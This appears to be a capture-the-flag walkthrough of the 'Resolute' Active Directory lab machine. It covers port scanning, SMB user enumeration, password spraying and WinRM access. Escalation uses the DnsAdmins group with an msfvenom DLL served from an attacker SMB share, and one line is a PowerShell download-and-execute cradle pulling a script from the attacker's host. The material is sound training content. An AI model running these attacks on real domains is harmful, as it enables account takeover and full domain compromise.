Passage

Information Gathering

Service Enumeration

Command:

nmap -sC -sV --open -p- $target -oA full-port

Output:

PORT STATE SERVICE VERSION
53/tcp open tcpwrapped

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-29 23:16:06Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)

445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

9389/tcp open mc-nmf .NET Message Framing

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

49664/tcp open msrpc   Microsoft Windows RPC

49665/tcp open msrpc   Microsoft Windows RPC

49666/tcp open msrpc   Microsoft Windows RPC

49668/tcp open msrpc   Microsoft Windows RPC

49671/tcp open msrpc   Microsoft Windows RPC

49676/tcp open msrpc   Microsoft Windows RPC

49677/tcp open ncacn_http   Microsoft Windows RPC over HTTP 1.0

49686/tcp open msrpc   Microsoft Windows RPC

49711/tcp open msrpc   Microsoft Windows RPC

49787/tcp open tcpwrapped

Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-os-discovery:

| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)

| Computer name: Resolute

| NetBIOS computer name: RESOLUTE\x00

| Domain name: megabank.local

| Forest name: megabank.local

| FQDN: Resolute.megabank.local

|_ System time: 2025-11-29T15:16:55-08:00

|_clock-skew: mean: 2h47m46s, deviation: 4h37m08s, median: 7m45s

| smb2-time:

| date: 2025-11-29T23:16:59

|_ start_date: 2025-11-29T23:08:40

| smb-security-mode:

| account_used: <blank>

| authentication_level: user

| challenge_response: supported

|_ message_signing: required


| smb2-security-mode:

| 3:1:1:

|_   Message signing enabled and required

Add domain to hosts

echo "10.129.96.155 megabank.local" | sudo tee -a /etc/hosts > /dev/null



smb enumeration

Gathering valid users

Command

nxc smb megabank.local --users

RESULT:

[*] First time use detected

[*] Creating home directory structure

[*] Creating missing folder logs

[*] Creating missing folder modules

[*] Creating missing folder protocols

[*] Creating missing folder workspaces

[*] Creating missing folder obfuscated_scripts

[*] Creating missing folder screenshots

[*] Creating default workspace

[*] Initializing MSSQL protocol database

[*] Initializing WINRM protocol database

[*] Initializing LDAP protocol database

[*] Initializing SMB protocol database

[*] Initializing SSH protocol database

[*] Initializing VNC protocol database

[*] Initializing WMI protocol database

[*] Initializing FTP protocol database

[*] Initializing RDP protocol database

[*] Copying default configuration file

SMB 10.129.96.155 445 RESOLUTE [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)

SMB 10.129.96.155 445 RESOLUTE -Username- -Last PW Set- -BadPW- -Description-

SMB 10.129.96.155 445 RESOLUTE Administrator 2025-11-29 23:25:05 0 Built-in account for administering the computer/domain

SMB 10.129.96.155 445 RESOLUTE Guest <never> 0 Built-in account for guest access to the computer/domain

SMB 10.129.96.155 445 RESOLUTE krbtgt 2019-09-25 13:29:12 0 Key Distribution Center Service Account

SMB 10.129.96.155 445 RESOLUTE DefaultAccount <never> 0 A user account managed by the system.

SMB 10.129.96.155 445 RESOLUTE ryan 2025-11-29 23:24:04 0

SMB 10.129.96.155 445 RESOLUTE marko 2019-09-27 13:17:14 0 Account created. Password set to Welcome123!

SMB 10.129.96.155 445 RESOLUTE sunita 2019-12-03 21:26:29 0

SMB 10.129.96.155 445 RESOLUTE abigail 2019-12-03 21:27:30 0

SMB 10.129.96.155 445 RESOLUTE marcus 2019-12-03 21:27:59 0

SMB 10.129.96.155 445 RESOLUTE sally 2019-12-03 21:28:29 0

SMB 10.129.96.155 445 RESOLUTE fred 2019-12-03 21:29:01 0

SMB	10.129.96.155	445	RESOLUTE	angela	2019-12-03 21:29:43 0
SMB	10.129.96.155	445	RESOLUTE	felicia	2019-12-03 21:30:53 0
SMB	10.129.96.155	445	RESOLUTE	gustavo	2019-12-03 21:31:42 0
SMB	10.129.96.155	445	RESOLUTE	ulf	2019-12-03 21:32:19 0
SMB	10.129.96.155	445	RESOLUTE	stevie	2019-12-03 21:33:13 0
SMB	10.129.96.155	445	RESOLUTE	claire	2019-12-03 21:33:44 0
SMB	10.129.96.155	445	RESOLUTE	paulo	2019-12-03 21:34:46 0
SMB	10.129.96.155	445	RESOLUTE	steve	2019-12-03 21:35:25 0
SMB	10.129.96.155	445	RESOLUTE	annette	2019-12-03 21:36:55 0
SMB	10.129.96.155	445	RESOLUTE	annika	2019-12-03 21:37:23 0
SMB	10.129.96.155	445	RESOLUTE	per	2019-12-03 21:38:12 0
SMB	10.129.96.155	445	RESOLUTE	claude	2019-12-03 21:39:56 0
SMB	10.129.96.155	445	RESOLUTE	melanie	2025-11-29 23:25:05 0
SMB	10.129.96.155	445	RESOLUTE	zach	2019-12-04 10:39:27 0
SMB	10.129.96.155	445	RESOLUTE	simon	2019-12-04 10:39:58 0
SMB	10.129.96.155	445	RESOLUTE	naoki	2019-12-04 10:40:44 0

USER & PASSWORD

SMB 10.129.96.155 445 RESOLUTE marko 2019-09-27 13:17:14 0 Account created. Password set to Welcome123!

Pre-Exploit

Trying Login with marko

Command:

evil-winrm -i megabank.local -u marko -p 'Welcome123!'

Failed attempt:

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is

unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

Trying Password Spraying

Saved the netexec output to a file:

- nxc smb megabank.local --users > valid_users.txt

Clean the content to get only the usernames:

- awk 'NR>2 {print $5}' valid_users.txt > valid_users_clean.txt

Result:

Administrator

Guest

krbtgt

DefaultAccount

ryan

marko

sunita

abigail

marcus

sally

fred

angela

felicia

gustavo

ulf

stevie

claire

paulo

steve

annette

annika

per

claude

melanie

zach

simon

naoki

Command

kerbrute passwordspray -d megabank.local --dc 10.129.96.155 valid_users_clean.txt Welcome123!

```
    __           __               __
   / /____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
```

Version: dev (9cfb81e) - 11/29/25 - Ronnie Flathers @ropnop

2025/11/29 17:32:56 > Using KDC(s):

2025/11/29 17:32:56 >   10.129.96.155:88

2025/11/29 17:32:56 > [+] VALID LOGIN WITH ERROR: melanie@megabank.local:Welcome123! (Clock skew is too great)

2025/11/29 17:32:56 > Done! Tested 27 logins (1 successes) in 0.088 seconds

Found User Credentials

melanie@megabank.local:Welcome123!

Trying login as melanie

Sucess

Command:
evil-winrm -i megabank.local -u melanie -p 'Welcome123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\melanie\Documents>

Situational Awareness

Current user group information:

command:
whoami /groups

GROUP INFORMATION

Group Name Type SID Attributes

========== ========== ========== ==========

Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group

BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group

BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group

BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group

Mandatory Label\Medium Mandatory Level Label S-1-16-8192

Privilege Information

Command:

whoami /priv

PRIVILEGES INFORMATION

Privilege Name Description State

========== ========== ========

SeMachineAccountPrivilege Add workstations to domain Enabled

SeChangeNotifyPrivilege Bypass traverse checking Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

Using WinPeas

Download WInPeas:

wget https://github.com/peass-ng/PEASS-ng/blob/master/winPEAS/winPEASps1/winPEAS.ps1

--2025-11-29 17:40:41-- https://github.com/peass-ng/PEASS-ng/blob/master/winPEAS/winPEASps1/winPEAS.ps1

Resolving github.com (github.com)... 20.26.156.215

Connecting to github.com (github.com)|20.26.156.215|:443... connected.

HTTP request sent, awaiting response... 200 OK

Length: unspecified [text/html]

Saving to: ‘winPEAS.ps1’

winPEAS.ps1
[<=>] 377.23K --.-KB/s in 0.009s

2025-11-29 17:40:41 (40.9 MB/s) - ‘winPEAS.ps1’ saved [386284]

Initialized a listener with python :

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Pulling file from target machine:

IEX(New-Object Net.WebClient).downloadString('http://10.10.14.170:8000/winPEAS.ps1')

Not working

Network Configuration

ipconfig -all

Windows IP Configuration

Host Name . . . . : Resolute

Primary Dns Suffix . . . . : megabank.local

Node Type . . . . : Hybrid

```
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : megabank.local
                                       .htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-94-D3-A2
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.129.96.155(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Saturday, November 29, 2025 3:08:31 PM
   Lease Expires . . . . . . . . . . : Saturday, November 29, 2025 4:38:32 PM
   Default Gateway . . . . . . . . . : 10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DNS Servers . . . . . . . . . . . : 1.1.1.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

All users

Command:
net user

User accounts for \\

---

abigail Administrator angela

annette annika claire

claude DefaultAccount felicia

fred Guest gustavo

krbtgt marcus marko

melanie naoki paulo

per ryan sally

simon steve stevie

sunita ulf zach

All groups

Command:
net localgroup

Aliases for \\RESOLUTE

---

*Access Control Assistance Operators

*Account Operators

*Administrators

*Allowed RODC Password Replication Group

*Backup Operators

*Cert Publishers

*Certificate Service DCOM Access

*Cryptographic Operators

*Denied RODC Password Replication Group

*Distributed COM Users

*DnsAdmins

*Event Log Readers

*Guests

*Hyper-V Administrators

*IIS_IUSRS

*Incoming Forest Trust Builders

*Network Configuration Operators

*Performance Log Users

*Performance Monitor Users

*Pre-Windows 2000 Compatible Access

*Print Operators

*RAS and IAS Servers

*RDS Endpoint Servers

*RDS Management Servers

*RDS Remote Access Servers

*Remote Desktop Users

*Remote Management Users

*Replicator

*Server Operators

*Storage Replica Administrators

*System Managed Accounts Group

*Terminal Server License Servers

*Users

*Windows Authorization Access Group

Password Policy & Other Account Information

Command:
net accounts

Force user logoff how long after time expires?: Never

Minimum password age (days): 1

Maximum password age (days): Unlimited

Minimum password length: 7

Length of password history maintained: 24

Lockout threshold: Never

Lockout duration (minutes): 30

Lockout observation window (minutes): 30


Computer role: PRIMARY

Exploitation

Privesc

Hidden File with logs

command:
type C:
\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt



Login as ryan

Situational Awareness

command:

whoami /groups

GROUP INFORMATION

Group Name Type SID Attributes

========== ========== ========== ==========

Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group

BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group

BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group

BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group

MEGABANK\Contractors Group S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group

MEGABANK\DnsAdmins Alias S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group

NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group

Mandatory Label\Medium Mandatory Level Label S-1-16-8192

Interesting group:

MEGABANK\DnsAdmins Alias S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group

Searching for how to privesc i found this helpful post:
https://infosecwriteups.com/dnsadmins-privesc-0df5ef7e2f61

Exploitation

Constructing Malicious DLL
command: msfvenom -p windows/x64/exec cmd='net user administrator password123 /domain' -f dll > malicious.dll

Starting a share:
command: sudo smbserver.py share ./

Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0

[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0

[*] Config file parsed

[*] Config file parsed

Set the remote DLL path into the Windows Registry
command: cmd /c dnscmd localhost /config /serverlevelplugindll \ \10.10.14.170\share\malicious.dll

Registry property serverlevelplugindll successfully reset.

Command completed successfully.

Got kerberos ticket:
sudo smbserver.py share ./

Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0

[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0

[*] Config file parsed

[*] Config file parsed

[*] Incoming connection (10.10.14.170,47994)

[*] AUTHENTICATE_MESSAGE (megabank.local\administrator,)

[*] User \administrator authenticated successfully

[*]
administrator::megabank.local:aaaaaaaaaaaaaaaa:dd490d8319f15805c3b82870f63ad7ed:0101000000000000000
46bba9161dc01456e34746e6d536100000000010010005100710066004600520074004600670003001000510071000
660046005200740046006700020010005300710073007a00780072004f007100040010005300710073007a0078007
2004f007100070008000046bba9161dc0109001a00630069006600730002f00510071006600460052007400460067
000000000

[*] Closing down connection (10.10.14.170,47994)

[*] Remaining connections []

Restart dns service:

sc.exe stop dns
sc.exe start dns

Login as administrator using psexec.py with our password.

sudo psexec.py megabank.local/administrator@<dc-ip>

```
C:\Users\Administrator\Desktop> whoami
nt authority\system
```

```
C:\Users\Administrator\Desktop> type root.txt
97634edbb35aec003abc91f6eb73f91f

C:\Users\Administrator\Desktop>
```